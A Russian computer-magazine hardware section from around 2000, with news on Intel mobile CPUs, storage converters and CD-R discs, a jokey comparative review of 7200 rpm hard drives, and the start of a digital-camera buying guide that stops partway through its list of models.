Intel объявил три новых своих мобильных процессора, выводящих его в лидеры по тактовой частоте на этом рынке: 800 и 850 МГц Pentium III и 700 Мгц Celeron. Простое увеличение тактовой частоты, а чего еще можно было ждать? Во-первых, многие покупатели ноутбуков предпочитают High-End, так что деньги получатся неплохие, а во-вторых, мобильная Timna подойдет лишь в первой половине 2001 года. До тех же пор - только разгон Coppermine. Кстати, о разгоне и связанных с ним параметрах - первые два процессора работают на 1.65 В (1.35 В - в режиме SpeedStep) и потребляют в режиме SpeedStep всего 2 Вт. Celeron такого режима не имеет, зато он на своих полноценных 700 МГц потребляет 3 Вт. Стоимость - $722, $508 и $181, соответственно.

Конвертеры

Странное желание охватило общественность - подключать друг к другу вещи, которые для этого не предназначены. По крайней мере, такой вывод напрашивается, учитывая тот факт, что одновременно всплыли две новости: во-первых, вышел Firerex - стоящий $120 конвертор FireWire - SCSI, позволяющий подключать скази-накопители к FireWire шине. А во-вторых, TI родил на свет переходник ATAPI - FireWire, здесь уже речь идет о подключении ATAPI (точнее, ATA/66) накопителей к FireWire контроллерам. В принципе, для некоторых это может стать вполне подходящим, так как, например, у меня на машине четыре FW-порта (спасибо, VIA, за заботу), а что с ними делать - полное хз.


Куда писать будем?

Достать хорошую CD-R вертушку - одно дело, а подобрать CD-R/CD-RW диск - другое. Тут старичок Philips постарался нам кое в чем помочь: Перезаписываемый диск Philips High Speed CD-RW 4x-10x и Записываемый диск Philips CD-R 12x Multi Purpose. Первый рассчитан на тех, кому требуется оперативно записать/переписать инфу на сидюк (лично мне это на фиг не надо). И изначально рассчитан на работу с высокоскоростными девайсами, поддерживающими стандарт High Speed CD-RW (на потребных приводах имеется соответствующее лого). Диск имеет специальное покрытие, позволяющее перезаписывать его более 1000 раз (на три года хватит, чтобы каждый день обновлять музон для MP3 CD-плеера =). Также удовлетворяет некому хитрому стандарту Orange Book, часть III.


Второй из рассматриваемых одноглазых может быть записан на скорости от 1X до 12X. Опять же наличествует специальное покрытие с хитрым названием "phtalocyanine", которое, типа, гарантирует высокое качество записи, а также защищает от воздействия лучей ультрафиолета. Еще Филипок готов предложить дополнительную мазу, в данном контексте: все получившие в собственность сидюк данной модели - становятся участниками игры CD-Shooter, фишка которой в последних 6 цифрах бар-кода. Подробности/результаты игры вывешиваются на www.cdshooter.com. Понятно, что с призами придумают очередную подставу... но халявную поездку в Лас-Вегас небось таки заполучит какой-нибудь кул-хацкер ;).

Epson атакует Москву

Контора Seiko Epson на пару с RSI начала активно продвигать на московский компьютерный рынок фотопринтеры - EPSON Stylus Photo 750, Stylus Photo 870, Stylus Photo 1270 и сканеры Perfection 610, Perfection 1200. Фишка данного действа в том, что можно будет подрубить халяву: обещают скидки в районе 100-200$. Особое внимание следует обратить тем, кто планирует затовариться собранным писюком: при покупке компа модели Carbon, через онлайн в магазе www.computerplaza.ru или прямо на сайте R-Style`a - www.r-style.ru . Именно онлайновый магазин "computerplaza" был выбран из тех соображений, что, вроде как, там имеется наиболее удобный интерфейс, оперативная доставка и все такое. Хм, надо будет глянуть на досуге. 8)




Свежие блины



Константин Буряков aka p0r0h p0r0h@pisem.net http://news3.al.ru/

Дарова, перцы и перчихи! Вам не надоело еще кликать Disk C/Свойства в надежде увидеть хоть десяток свободных мегов? Скрепя сердце, тереть любимые мпэтришки и фотки эскимосов в период спаривания; вы считаете большие мп3-коллекции непозволительной роскошью; папка с хакерским и другим полезным софтом постоянно уменьшается? Надпись "На диске С осталось мало места" вызывает у вас приступы маниакально-депрессивного психоза?..
Чует мое сердце, что все это порядком достало вас, но я уже спешу на выручку (конечно, если у вас есть выручка :)). Поэтому давайте садитесь поудобней, возьмите покрепче в руки этот номер X, и 10-гектарные коллекции MP3 не будут казаться сладкой мечтой посредством приобретения нового огромедного винта.

Ровно год назад SideX в своей статье "Ширнемся винтом?" уже рассказывал о различных моделях винчестеров, но слишком много пЫва утекло с тех пор :). Возросла скорость шпинделя, увеличился объем дисков, стали значительно больше буфера (да-да, вы не ослышались! ;)). Впрочем, об этих и других новинках производства чуть позже. Итак, представляю первого участника обзора.




IBM

IBM - это всегда звучало гордо. Звучит и до сих пор. Высочайший уровень надежности и передовые технологии сделали "Голубому гиганту" безупречную репутацию (хе-хе :)). Теперь репутация работает на него.
Серия Deskstar 75GPX




Посмотрим, чем же хочет IBM удивить нас на этот раз.
Даже раньше мы могли видеть кучу эксклюзивных разработок/решений, таких как: TrueTrack servo (технология, в алгоритме работы которой для исключения ошибок чтения/записи используются встречные вибрации, автоколебания и эффект структурного резонанса ;)); NoID sector formatting (позволяет значительно повысить плотность записи на дорожку); Drive Fitness Test (фирменная утилита, позволяющая протестировать накопитель на работоспособность узлов S.M.A.R.T. (Self-Monitoring Analysis and Reporting Technology - самомониторинг и диагностика).
Сейчас появились такие новые новинки (тавтология, гы-гы :)), как: головки с гигантской магниторезистивностью (5-го поколения), благодаря которым увеличилась плотность записи на дорожку на 40%; керамический шпиндель и ламинированная (laminated) верхняя крышка (существенно снижает уровень шума); differential preamplifier (дифференциальный предусилитель); glass media (стеклянные диски), thermal monitor (температурный монитор); IBM safety ramp (устройство, которое поднимает головку от поверхности диска, если произошло отключение питания, что сохраняет информацию при транспортировке диска). Все это уже заранее впечатляет.
Теперь давайте взглянем на график последовательного чтения с диска (Disk Transfer Rate)...
Как я и ожидал, "Голубой гигант" демонстрирует отличное качество магнитной поверхности и традиционно высокую скорость.



Провалов, свидетельствующих о наличии remap-блоков, не наблюдается.


Quantum

Вот еще один монстр зарубежного винтостроения :). Девайсы Квантума всегда пользовались большим спросом, и, пожалуй, их есть за что любить. Прежде всего за высокие технологии, надежность, скорость и, что немаловажно, - приемлемую цену. Quantum является основным конкурентом другого монстра - IBM.



Линейка винтов Fireball Plus LM

В этом представителе серии Fireball используется новая фирменной технология - Shock Protection System II (защита от ударов при транспортировке и установке), а также Data Protection System (система защиты данных). Размер кэш-буфера, как и всех новых порядочных дисков, - 2 Мб :). Скорость шпинделя тоже на высоте - 7200 об/мин и, естественно, поддерживается интерфейс-Ultra ATA 66 (ведь именно Квантум разработал данный стандарт). Ну что же, заценим, какая у Мэри Поппинс ;)...



Все довольно гладко и радует глаз :). Как всегда, Квантум держится на высоте. О чем свидетельствует прекрасное качество поверхности дисков, высокая скорость, а также стабильный и ровный трансфер.

Seagate

Вы когда-нибудь слышали рассказы о "полетевших Сегейтах"? Я тоже слышал. Так что историями о пропавших курсовых, годовых отчетах и сверхсекретных материалах, порочащих доброе имя дяди Билла, меня не удивишь :). Впрочем, нельзя не отметить и такие положительные черты девайсов Сегейта, как высокая скорость и приемлемая цена.

"Семейство" Barracuda ATA II

Видно, маркетологам так понравилось пугать добродушных юзверей (у Seagate это всегда неплохо получалось), что они решили оставить название прежним, добавив лишь циферку II.




Эх, вот раньше рыба была - в воду без трусов не войдешь :). Но, видно, эта "рыбка" тоже с характером, поэтому разработчики решили поместить ее в защитный чехол (из мягкого пластика), благодаря чему "хищница" шуметь и кусаться стала заметно меньше.

По сравнению с первой Барракудой, у нашей "рыбки" увеличился размер буфера до 2 MB, что устранило ее самое "узкое место" :). Плотность записи увеличилась до 10.2 GB на пластину. Скорость шпинделя составляет 7200 об/мин. Также присутствует 3D Defense System (система диагностики+защита хранения данных) и Disk Wizard (инсталляционная утилитка).

В семействе барракудовых попадаются экземплярчики весом от 10.2 до 30.6 GB.

Посмотрим, как ведет себя "хищница", на графике...



Признаться, такого хорошего графика я не ожидал. Все достаточно чистенько и ровненько. Трансфер держится на высоте, что свидетельствует о высокой скорости. Также можно заметить возросшее качество пластин, по сравнению с прошлой "рыбкой". Единственное, мне не понравилось, что за время, когда Барракуда старательно преодолевала тесты, она довольно сильно нагревалась, поэтому дополнительное охлаждение позволит хищнице чувствовать себя довольно сухо и комфортно (о всяких штукенциях, способствующих этому, можно прочитать в 10 номере за прошлый год :)).


Инженеры Seagate хорошо потрудились, их винты лишились прежнего недостатка - плохого линейного чтения с диска, скорость традиционно высока, в общем, можно на-

деяться, что продукция Сегейта выходит на более высокий уровень.

Fujitsu


Это эдакий хорошист среди производителей HDD. Всегда оставаясь в тени своих именитых конкурентов (таких, как IBM и Quantum), он тем временем радовал покупателей своей продукцией, отличающейся высокой надежностью, приемлемой скоростью и ценой.

Модель Fujitsu MPF3xxxAH



Эта новая линейка винтов Fujitsu MPF3xxxAH с интерфейсом Ultra ATA 66 имеет скорость вращения шпинделя 7200 об/мин, головки с гигантской магниторезистивностью (GMR) 5 поколения и внушительный размер кэш-буфера (2 MB). Благодаря этому существенно улучшена производительность по сравнению с прошлой серией. Переработанная конструкция верхней крышки и использование жидкостных подшипников (что-нибудь слышали о таких? ;)) позволили добиться тихой работы этой модели винчестеров.

Подтвердит ли сейчас Fujitsu свою хорошую репутацию? Проверим...



Честно говоря, я и не сомневался! График линейного чтения с диска показывает хороший трансфер с небольшим снижением скорости к концу диска (большое количество remap-блоков обнаружить не удалось :)).

Western Digital


Эта контора, как никакая другая, получала много нелестных отзывов в свой адрес. И все из-за высокого процента брака и крайней ненадежности своих винтов. Но, как известно, на ошибках мучаются, и Цифровой Вестерн решил заключить контракт со своим "Голубым другом" - IBM :), что незамедлительно изменило качество его продукции в лучшую сторону (IBM поставлял "начинку" для винчестеров Western Digital).

Серия Caviar 7200



Винчестеры xxxBA 7200 (Caviar 7200) - это собственная разработка компании Western Digital с емкостью пластин 10.2гб и кэш-буфером на 2 MB (от IBM остались только лишь головки GMR). За счет фирменных технологий Цифровой Вестерн обещает постоянную высокую скорость передачи данных, низкий уровень шума, небольшую температуру винта, несмотря на скорость вращения 7200 об/мин и хорошую поддержку многопоточности (например, для того, чтобы одновременно скачивать мегатонны мп3, посылать кучу флуда на мыло вконец оборзевшего приятеля, принимать участие в конференции, посвященной проблеме перенаселения в странах Восточной Азии, смотреть избранные выпуски программы "Алло, мы ищем таланты!", обрабатывать собственную фотку в фотожопе, попутно записывая ремикс Лунной сонаты с пьяным другом на подпевках :)).

Интересно, чем Вестерн удивит на этот раз...



Гы... этот график больше похож на показатели сейсмографа, чем на тест, обличающий скорость передачи данных между магнитной поверхностью и головками :). Нехилый такой провальчик говорит о том, что на диске имеются remap-блоки, да и повсеместная мелкая рябь не производит впечатление. Похоже, Western Digital есть еще над чем поработать...

Maxtor


До недавнего времени Maxtor не особо радовал скоростными характеристиками своей продукции, а у нас, как известно, чем тише едешь, тем меньше русский :). Поэтому его девайсы были не особо популярны у нас в России. Посмотрим, удастся ли Maxtor на этот раз завоевать сердце (а заодно и кошелек) российского ламера/юзвера/хацкера (ненужное отформатировать :)).

Линейка винтов DiamondMax Plus 40



Maxtor DiamondMax Plus 40 основывается на серии DiamondMax 6800 с увеличенной плотностью данных (а это приводит к возрастанию скорости передачи данных). Объем кэш памяти - 2 MB, а частота вращения шпинделя составляет 7200 об/мин. Из новинок можно отметить наличие процессора, построенного по двухволновой технологии Maxtor (дает десятикратное увеличение скорости обработки команд!), и специальные технологии - ShockBlock и MaxSafe (предназначены для защиты от повреждений).

Настало время посмотреть, как ведет себя подопытный, на графике..



Maxtor показывает отличную спортивную форму, быстро и эффективно пробежавшись по этому тесту :). График демонстрирует отличное качество поверхности дисков. Трансфер очень ровный и держится на высоком уровне. Если еще учесть высокую скорость и традиционно высокий уровень надежности от Maxtor, то перспективы становятся совсем радужными :).






танцевальное радио №1

ФОТОГРАФ К. ПОПОВ

Samsung

"Так-так... что за лажу нам хочет всучить порох?" - скажут придирчивые читатели и будут не правы. Тут все не так плохо, как вы думаете, - все намного хуже.. :). Компания Самсунг стремится успеть везде и отхватить как можно больший кусок пирога, имя которому - рынок. Вот уже добрались и до таких высокотехнологичных продуктов, как жесткие диски.

Совсем недавно ко мне в руки попала последняя модель Самсунга - SV2044D (из серии SpinPoint SVxxxxD). Сразу оговорюсь, что потратить много времени на тестирование данного девайса мне не довелось (предстояло сдавать экзамен по Камасутре на загородной даче ;)), но и поверхностного обзора хватило с лихвой.



Помимо характеристик, представленных в таблице, SpinPoint SVxxxxD обещал "порадовать" меня фирменными технологиями ImpacGuard, Shock Skin Bumper и новой системой подавления шума.

Установив сие изделие в свою тачку, я был немного удивлен его работой. Складывалось впечатление, будто внутрь винта сухарей насыпали (так все тормозило). Из положительных моментов можно отметить лишь его действительно тихий нрав и невысокую температуру :).

Я вообще бы не включил винт Самсунга в этот обзор, если бы не обилие этих девайсов на российском рынке (видно, действует принцип "недостаток качества компенсируем ценой"), но вы на досуге читаете Х, а не пособие по Ламодизму, и поэтому наколоть вас продавцу не удастся ;).

Скоростные характеристики

Новое поколение винтов со скоростью вращения 7200 об/мин и большими буферами обеспечивает высокую скорость работы и производительность системы в целом. Но, как вы уже догадались, не все винчестеры одинаковы. Наиболее производительными оказались IBM Deskstar 75GPX, Fujitsu MPF3xxxAH, Seagate Barracuda ATA II и Maxtor DiamondMax Plus 40. Немного отстали от лидеров винчестеры Western Digital, а SpinPoint Самсунга, честно говоря, находится в другой "весовой категории".

Температурные характеристики

Все модели со скоростью 7200 об/мин довольно сильно нагреваются, особо "горячим" характером обладает Барракуда от Сегейта (поговаривают, что на нее резко увеличился спрос в северных районах :)), поэтому не помешало бы позаботиться о дополнительном охлаждении.

Только не надо повторять ошибки моего старого приятеля, установившего мощный кулер непосредственно на винт, в результате тот (винчестер, конечно! :)) от постоянных вибраций отошел в мир иной.

Акустические характеристики

Все протестированные диски отличаются тихой работой, но особо преуспели в этом - Fujitsu и Maxtor. Вот только Quantum показался мне излишне шумным.

Трибунал

Ну вот, уважаемые перцы и перчихи, настало время решать, кому оставлять право на жизнь, а кого убивать в зародыше.

IBM - "Голубой гигант" - несомненный лидер! Новые технологии, высокая надежность, отличная производительность и традиционное качество. Винт Deskstar 75GPX наряду с контроллером, поддерживающим интерфейс ATA100, будет непревзойденным фаворитом по скорости. Правда, за все это придется выложить изрядное количество вечнозеленых, но, как говорится, ничто не дается нам так дешево, как хочется :). Да и если вы надумаете брать Deskstar 75GPX, то лучше взять модель, сделанную на Филиппинах (есть инфа, что в Россию поступило изрядное количество недоброкачественных Дескстаров из Европы).

Quantum - Модель Fireball Plus LM - уже полюбилась многим юзерам. Наряду с привычной надежностью и прекрасным качеством пластин, этот винт демонстрирует хорошую производительность, а если еще учесть, что цена вполне приемлема, то его можно смело рекомендовать нашим читателям ;).

Seagate со своей агрессивной рыбкой - Баракудой - произвел на меня приятное впечатление и даже немного удивил. Отличная скорость и хорошее качество блинов могут понравиться не только любителям экзотической рыбалки, но и таким кул-хацкерам, как мы ;)! Вот только надежность вызывает опасения, да и греется она прилично.

Fujitsu - Его винтик MPF3xxxAH вызывает несколько смешанные чувства. С одной стороны, привычное качество и скорость (с надежностью у Fujitsu вообще никогда проблем не наблюдалось), а с другой - несколько завышенная цена. Я думаю, имеет смысл обратить внимание на более раннюю модель Фуджика MPF3xxxAT со скоростью вращения шпинделя 5400 об/мин и буфером 512 кб, так как этот винт уже неплохо зарекомендовал себя, да и стоит он на порядок меньше.

Western Digital - Диски, которые делались совместно с IBM, были недурны собой и обладали прекрасным соотношением цена/качество, но сейчас срок договора закончился, и остается надеяться, что Western Digital набрался опыта изготовления качественных винтов. Ранее его девайсы не отличались надежностью, и поэтому хорошая производительность Caviar 7200 может быть омрачена потерей важной информации. Тут, как говорится, от любви до ненависти один раз :).

Maxtor - DiamondMax Plus 40 показал результаты, которые раньше нельзя было от него ожидать. Его новые модели, и DiamondMax Plus 40 в частности, показывают высокую производительность. Температурные и акустические характеристики тоже нареканий не вызывают, но этот девайс не часто встретишь в наших магазинах, так как брэнд Maxtor`a пока не слишком распространен в России.


Samsung - У вас туго с баблом? Вам нравятся опасные эксперименты, и тяга к неизведанному не дает покоя? Если да, тогда это может быть и ваш выбор, но уж точно не мой.

Последнее слово

Итак, все точки над "Ы" расставлены, и настало время дать последние рекомендации. Многим из вас уже приглянулись конкретные модели. Все HDD в этом обзоре с разными характеристиками и объемом от 10.2 гектар и выше. "Так какой же винчестер взять?" - спросят меня многочисленные читатели, мучаясь в гигабайтном бреду :). Прежде всего необходимо отметить, что относительно старые системные платы (например, BX), в основном поддерживают лишь ATA33 интерфейс, поэтому имеет смысл приобрести внешний IDE-контроллер для реализации интерфейса ATA66/ATA100. Это значительно повысит быстродействие вашей системы. Покупка жесткого диска в первую очередь зависит от решаемых задач и толщины кошелька (или свежести кредитки ;)). Размеры программ как хакерского, так учебного и игрового характера имеют неприятную тенденцию пожирать все больше и больше драгоценного дискового пространства, так что имеет смыл приобрести винт с некоторым запасом прочности. Не стоит думать, что, покупая диск с небольшим объемом, вы можете сэкономить некоторое количество американских президентов. Эта экономия всего лишь мираж. Сейчас винчестер на 10 гектар стоит порядка 80 зеленых рублей, но, переплатив всего лишь 10-30$, вы сможете поиметь винт с дополнительными 4-6 Гбайт. Выгода очевидна! ;).


Также вы могли заметить, что почти все винчестеры в этом обзоре имеют скорость вращения 7200 об/мин, и это вполне оправдано, если скорость для вас важнейший критерий (например, при взломе серваков Пентагона даже незначительные "тормоза" могут обернуться очень даже значительными неприятностями ;)). Но если вы ведете более спокойный ритм жизни, то можно приобрести диски со скоростью шпинделя 5400 об/мин, тем самым сэкономив или получив максимальный гектарный объем вашего нового круглолицего друга! Выбор за вами! Оревуар :).





Цифровые фотки

Андрей Пчелкин (pol1230@mail.ru); Андрей Каролик (andrusha@sl.ru)



Представь, чистый воздух, слабый ветерок, бархатистый песочек и много-много барханов. Кругом великолепные оазисы, живность ползает, птички что-то пиз... поют :), одинокий суслик добычу домой несет. Одним словом, мир и покой, который так и хочется сфотографировать на память, но сфотографировать - это значит сфотографировать чем-то.
Не нравится Африка? Оки, Москва, зоопарк, жара до опупения, девушка вытащила тебя в зоопарк покормить гиббона, ну тащится она по гиббонам :). А тут казус - верблюд на тебя сплюнул :), не запечатлеть такую вещь - не уважать себя. Одним словом, веду я к тому, что нужно что-то фотонаправленное. Но нынче не 33-й год, а как никак Y2k, и все доисторические аналоговые фото- и видеокамеры остались в прошлом, а рулят цифровые фотокамеры. Вот о них-то, перец, я тебе щас и расскажу.

Цифровой? Крутаааа! :)

Первый твой вопрос - а чем цифра лучше-то? Надо быть полным пеньком, чтобы не понимать, что если хранить в цифровом виде, то будет нулевая потеря качества, а главное - 100%-ая переносимость без потери качества и возможность многократного копирования опять же без малейшей потери качества. Плюс в процессе снял-сделал-протащился уже нет таких нудных составляющих, как проявка и печать, да и для печати высокого качества нужно было топать в специализированные палатки и платить лаве за то, чтобы тебе сделали фотографии высокого качества. Сняв же на цифровик, ты можешь преспокойно топать домой и выливать все на комп, не потратив ни копейки на процесс переноса изображений с девайса куда бы то ни было. А если уж позарез нужен бумажный вариант, то просто кинь на принтер, и вуаля. Хотя если у тебя матричный - не советую :).

Некоторые очень даже ничего

Допустим, что ты родил-таки желание надыбать себе нечто подобное, чтобы заснять ночную акробатику в постели. Осталось только понять, что именно стоит купить и по каким основным параметрам выбирать то, что тебе нужно. Итак, по порядку. Первое, что тебя должно заинтересовать, - из чего сделана фотокамера. Лучше брать цифровуху с прочным алюминиевым либо стальным корпусом. Почему? Ронять тут не причем :) - оптике хреново будет. Дело в том, что любая пластмасса быстрее изнашивается, да и весит маловато. О меньшей престижности и надежности я уж вообще молчу. У фотокамер с железным корпусом всегда выше точность изготовления деталек, из которых она собрана, и самой сборки, что очень немаловажно. Далее рассмотрим органы управления. Главное в фотокамере не количество кнопок, а их качество и количество функций, выполняемых самой камерой. В хороших камерах кнопки при нажатии обязательно щелкают и не слишком хрупкие. Если кнопки управления у новой камеры кажутся хрупкими, то не исключено, что впоследствии это вызовет проблемы. Если у выбранной модели есть переключатели или шкалы, убедись в том, что они двигаются плавно, имеют однозначные позиции с щелчком и легко доступны, когда камера находится перед глазами. У большинства цифровых камер двухпозиционные кнопки, которые при утапливании наполовину включают режим автофокусировки или автоматического выбора экспозиции. Если окажется, что эти два положения трудно различимы, камерой всегда будет трудно пользоваться. Стоит отметить, что если конструкция традиционных 35-миллиметровых камер рассчитана на то, что перед объективом прокручивается кассета пленки, то в цифровых устройствах этого ограничения нет, так что их форма и размеры могут быть совершенно разными. Например, если камера Sony Mavicas достаточно велика, чтобы в ней поместился целый флоппи-дисковод, то Nikon Coolpix 950 состоит из двух модулей неправильной формы, соединенных шарниром. Тут уже дело вкуса. Почти все любительские цифровухи позволяют предварительно просматривать фотографии на ЖК-дисплее. Эти маленькие экранчики дают более точное представление об окончательном изображении, но при ярком солнечном свете различить его бывает трудно, к тому же они быстро разряжают батарею. Выбирай ЖК-дисплей с гладким изображением и размером по диагонали не менее 2 дюймов. Что такое матрица в цифровом фотоаппарате? Матрица - одна из важнейших частей цифровухи. Именно она отвечает за качество фотки, которую ты снимешь в зоопарке :). Цифровухи с матрицей на 2 мегапикселя стоят от 400 баков (сравни с хорошим сканером...). Если покупать на 1 мегапиксель - то от 200 баков. Матрица может иметь несколько разрешений, главное, чтобы она подошла для твоих целей.

Разрешение матрицы
- ниже, чем 1024x768 пикселей:
Изображение смотрится эффектно только на экране монитора, но девушке такое и показывать страшно :). Но если ты веб-дизайнер или художник, то вполне приемлемый вариант.

- 1024x768 пикселей:
Если печатать с этим разрешением, то смотреться будут фотки нормально размером до 7,6x12,7 сантиметров, а это меньше, чем стандарт. Но на мониторе смотрится отлично. Следовательно, если проблема с деньгами - это для тебя.

- 1280x760 пикселей:
Хорошо смотрятся фотки 10x15 сантиметров (стандарт). Я считаю, что это лучший вариант.

- 2048x1536 и 2400x1800 пикселей:
Самые лучшие и навороченные цифровухи, но

цена оставляет желать лучшего. Эти девайсы рассчитаны на всяких крутых фотографов, которым нужны только высококачественные фотки. Позволяет печатать хоть альбомные листы, при этом очень привлекательно смотрится (если не печатаются - купи новый принтер, а то старый барахлит :)).

ZZZoom...

Короче, Zoom - это способность цифровухи приближать, то есть увеличивать, предметы. На многих карманных камерах отсутствует напрочь. Максимальный zoom на данный момент примерно до 14х (в 14 раз приближает предмет), извращенские опустим :). Довольна занятная и полезная феня.

Вспомнить все

Добрались и до памяти. Сфоткать ты сфоткал, но где-то это все должно еще и храниться, поэтому важным параметром является объем памяти и возможность его наращивания. У некоторых камер есть мелкий винт, другие работают только на съемных модулях. В качестве модулей существуют специальные чипы памяти. Вот наиболее распространенные типы:
Smart Media (краткое обозначение- SSFDC)




Compact Flash (CF)



Жесткий диск CF (TYPE 2)

Ну и, наконец, любимая до боли 3,5 дюймовая дискета
Memory Stick (за пришельцами охотишься?).



Предпоследний вариант имеет свои преимущества и недостатки. К преимуществам можно отнести беспроблемную доступность и распространенность дискет, отсутствие необходимости в интерфейсных кабелях, легкость и быстроту смены дискеты. К недостаткам - относительно большой размер дискет, а значит и самих камер, и небольшой объем дискеты.

Связь с компом

Ну а как же без этого? Сейчас некоторые компы делать стали даже со спецвходами для цифровух, по-иному - интерфейс (или порт) для цифровухи. Но, в принципе, это редкость, и большинство юзает стандартные интерфейсы, которых несколько типов:

- последовательный интерфейс - сейчас уже перестали выпускать цифровухи с таким интерфейсом, так как он слишком тормозной, да и вообще нежелательно покупать цифровуху с таким интерфейсом;
- параллельный интерфейс - уже немного лучше, но все равно не то (хотя тише едешь - дальше будешь ;));
- инфракрасный интерфейс - интерфейс нового поколения, прикинь: проводов никаких нет, ничё подключать не надо, но тогда нужен инфракрасный порт и сама цифровуха дороже;
- SCSI интерфейс - очень быстрый, но оччень дорогой;
- USB интерфейс - самое распространенное в последнее время и лучшее, на мой взгляд, соединение, желательно выбирать цифровуху именно с этим интерфейсом.

Для ленивых

Теперь о весе. Цифровухи можно условно разделить на три вида: карманная, средняя и большая (SLR - типа, профессиональные). Первую можно положить хоть в карман рубашки, а весит она обычно до 200 граммов и очень плоская. Средняя весит уже под 350 граммов. Ну а большие идут по полкило :) и имеют огромное количество всяких жутко полезных функций, которых нет у первых двух. Тяжелая камера может показаться неуклюжей, но и слишком легкую иногда бывает трудно удерживать неподвижно при долгой съемке, - вдруг ветром сдует :). Самый оптимальный вариант зависит от твоих собственных пристрастий.

От слов к делу

Первой цифровухой (для разогрева) будет Olympus Camermedia-420L.



Это довольно приятная по виду цифровуха. Матрица свободно поддерживает разрешение 1024x768. Модули памяти - SmartMedia (всего на эту цифровушку вмещается порядка 80-ти фоток), ЖК-дисплей на 2 дюйма (LCD дисплей!). Вес 260 граммов. Вывод по данной цифровухе: отличная вещь. Плюс за внешний вид и цену - порядка 360 баков, для хорошей цифровухи это не так уж и много. Минус за не очень высокое разрешение.


Второй будет Nikon COOLPIX (есть несколько моделей, я остановился на 800-ой).







Внешний вид как и у обычного фотоаппарата, то есть ничем не выделяется, но внутри - зверь. Матрица на 2,11 мегапикселя поддерживает разрешение вплоть до 1800x1200 пикселей. Модуль памяти - Compact Flash, ЖК-



дисплей на 1,8 дюйма. Вывод: хорошо. Плюс за мощность. Минус за цену, порядка 600 баков - для многих дороговато, и внешний вид, хотя на вкус и цвет фломастеры разные :).

Третьим будет Casio QV-7000SX.



Офигенная цифровуха - одна часть крутится на 270 градусов (по Цельсию :)). Матрица на 1,5 мегапикселя, разрешение до 1280x960. Память - Compact Flash, ЖК-дисплей есть. Масса 280 граммов. В общем, все в порядке. Вывод: хорошо. Плюс за клевый вид и хорошие характеристики, цена порядка 400 баков. Минус - цена может колебаться вплоть до 600 баков. Я, например, видел ее в инете даже за 350 баков, но за бугром! Вот такой вот, типа, разброс...

Еще одна цифровуха - Fujifilm MX-1500.







